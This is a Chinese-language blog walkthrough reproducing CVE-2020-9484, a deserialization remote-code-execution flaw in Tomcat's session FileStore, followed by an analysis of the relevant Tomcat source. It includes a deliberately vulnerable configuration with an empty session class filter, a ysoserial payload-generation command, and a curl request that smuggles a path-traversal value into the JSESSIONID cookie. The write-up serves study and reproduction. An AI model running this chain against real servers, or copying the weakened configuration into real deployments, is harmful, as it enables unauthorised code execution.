Tomcat session反序列化漏洞

漏洞信息

Apache Tomcat发布通告称修复了一个源于持久化Session的远程代码执行漏洞(CVE-2020-9484)Apache Tomcat是由Apache软件基金会属下Jakarta项目开发的Servlet容器。攻击者可能可以构造恶意请求,造成反序列化代码执行漏洞。成功利用该漏洞需要同时满足下列四个条件:

  1. 攻击者能够控制服务器上文件的内容和名称
  2. 服务器PersistenceManager配置中使用了FileStore
  3. 服务器PersistenceManager配置中设置了sessionAttributeValueClassNameFilter为NULL,或者使用了其他较为宽松的过滤器,允许攻击者提供反序列化数据对象
  4. 攻击者知道使用的FileStore存储位置到可控文件的相对文件路径。

当配置了 org.apache.catalina.session.PersistentManager 并且使用 org.apache.catalina.session.FileStore 来储存 session 时, 用户可以通过 org.apache.catalina.session.FileStore 的一个 LFI 漏洞来读取服务器上任意以 .session结尾的文件。然后通过反序列化来运行 .session 文件。

影响版本

1
2
3
4
Apache Tomcat 10.x < 10.0.0-M5
Apache Tomcat 9.x < 9.0.35
Apache Tomcat 8.x < 8.5.55
Apache Tomcat 7.x < 7.0.104

搭建环境

我是在vps上搭建的环境,下载Tomcat相应的版本,且解压到/usr/local/tomcat文件中

1
2
3
wget https://repo1.maven.org/maven2/org/apache/tomcat/tomcat/10.0.0-M4/tomcat-10.0.0-M4.tar.gz
mkdir /usr/local/tomcat
tar -zxvf tomcat-10.0.0-M4.tar.gz -C /usr/local/tomcat/

然后给tomcat配置持久化session

修改 /usr/local/tomcat/conf/context.xlm,添加Manager

1
2
3
<Manager className="org.apache.catalina.session.PersistentManager" sessionAttributeValueClassNameFilter="">
<Store className="org.apache.catalina.session.FileStore" directory="/tomcat/sessions/"/>
</Manager>


然后我们还需要)在/usr/local/tomcat/apache-tomcat-10.0.0-M4/lib/依赖目录下整一个反序列化的漏洞依赖比如commons-collections4-4.0.jar

1
wget https://repo.maven.apache.org/maven2/org/apache/commons/commons-collections4/4.0/commons-collections4-4.0.jar

image-20260227145102081

运行Tomcat,也就是bin目录下的catalina.sh

1
catalina.sh start


访问8080端口就出来了

image-20260227145225386

漏洞复现

用ysoserial-all.jar生成CC4的POC

1
java -jar ysoserial-all.jar CommonsCollections4 "touch /tmp/tesst" > /tmp/poc.session

然后利用FileStore 的 LFI 漏洞来读取该session文件并触发反序列化

1

curl 'http://156.239.238.130:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../tmp/poc'

image-20260227151744586

可以看到成功执行了touch命令并生成了一个tesst文件

漏洞分析

在org.apache.catalina.session.FileStore中,当用户请求里带有 JSESSIONID 时 会运行存在问题的 load 方法

tomcat的源码就自己去找吧,懒得写了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
public Session load(String id) throws ClassNotFoundException, IOException {
// Open an input stream to the specified pathname, if any
File file = file(id);
if (file == null || !file.exists()) {
return null;
}
Context context = getManager().getContext();
Log contextLog = context.getLogger();
if (contextLog.isDebugEnabled()) {
contextLog.debug(sm.getString(getStoreName()+".loading", id, file.getAbsolutePath()));
}
ClassLoader oldThreadContextCL = context.bind(Globals.IS_SECURITY_ENABLED, null);
try (FileInputStream fis = new FileInputStream(file.getAbsolutePath());
ObjectInputStream ois = getObjectInputStream(fis)) {
StandardSession session = (StandardSession) manager.createEmptySession();
session.readObjectData(ois);
session.setManager(manager);
return session;
} catch (FileNotFoundException e) {
if (contextLog.isDebugEnabled()) {
contextLog.debug("No persisted data file found");
}
return null;
} finally {
context.unbind(Globals.IS_SECURITY_ENABLED, oldThreadContextCL);
}
}

这里的id就是我们传入的JSESSIONID的值,也就是../../../../../tmp/poc,会调用file文件,跟进看看

1
2
3
4
5
6
7
8
private File file(String id) throws IOException {
if (this.directory == null) {
return null;
}
String filename = id + FILE_EXT;
File file = new File(directory(), filename);
return file;
}

直接拼接idFILE_EXT拓展名,也就是.session,随后返回file对象

然后会尝试调用getObjectInputStream方法

image-20260227154044097

1
2
3
4
5
6
7
8
9
10
11
12
13
protected ObjectInputStream getObjectInputStream(InputStream is) throws IOException {
BufferedInputStream bis = new BufferedInputStream(is);
ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
CustomObjectInputStream ois;
if (this.manager instanceof ManagerBase) {
ManagerBase managerBase = (ManagerBase)this.manager;
ois = new CustomObjectInputStream(bis, classLoader, this.manager.getContext().getLogger(), managerBase.getSessionAttributeValueClassNamePattern(), managerBase.getWarnOnSessionAttributeFilterFailure());
} else {
ois = new CustomObjectInputStream(bis, classLoader);
}

return ois;
}

里面会调用CustomObjectInputStream获取到Gadget类,随后就会执行反序列化操作

image-20260227155120278

所以如果我们能上传文件,就可以达到反序列化RCE的效果。

参考文章:

https://www.freebuf.com/articles/web/242782.html

https://cloud.tencent.com/developer/article/1665295

-------------本文结束感谢您的阅读-------------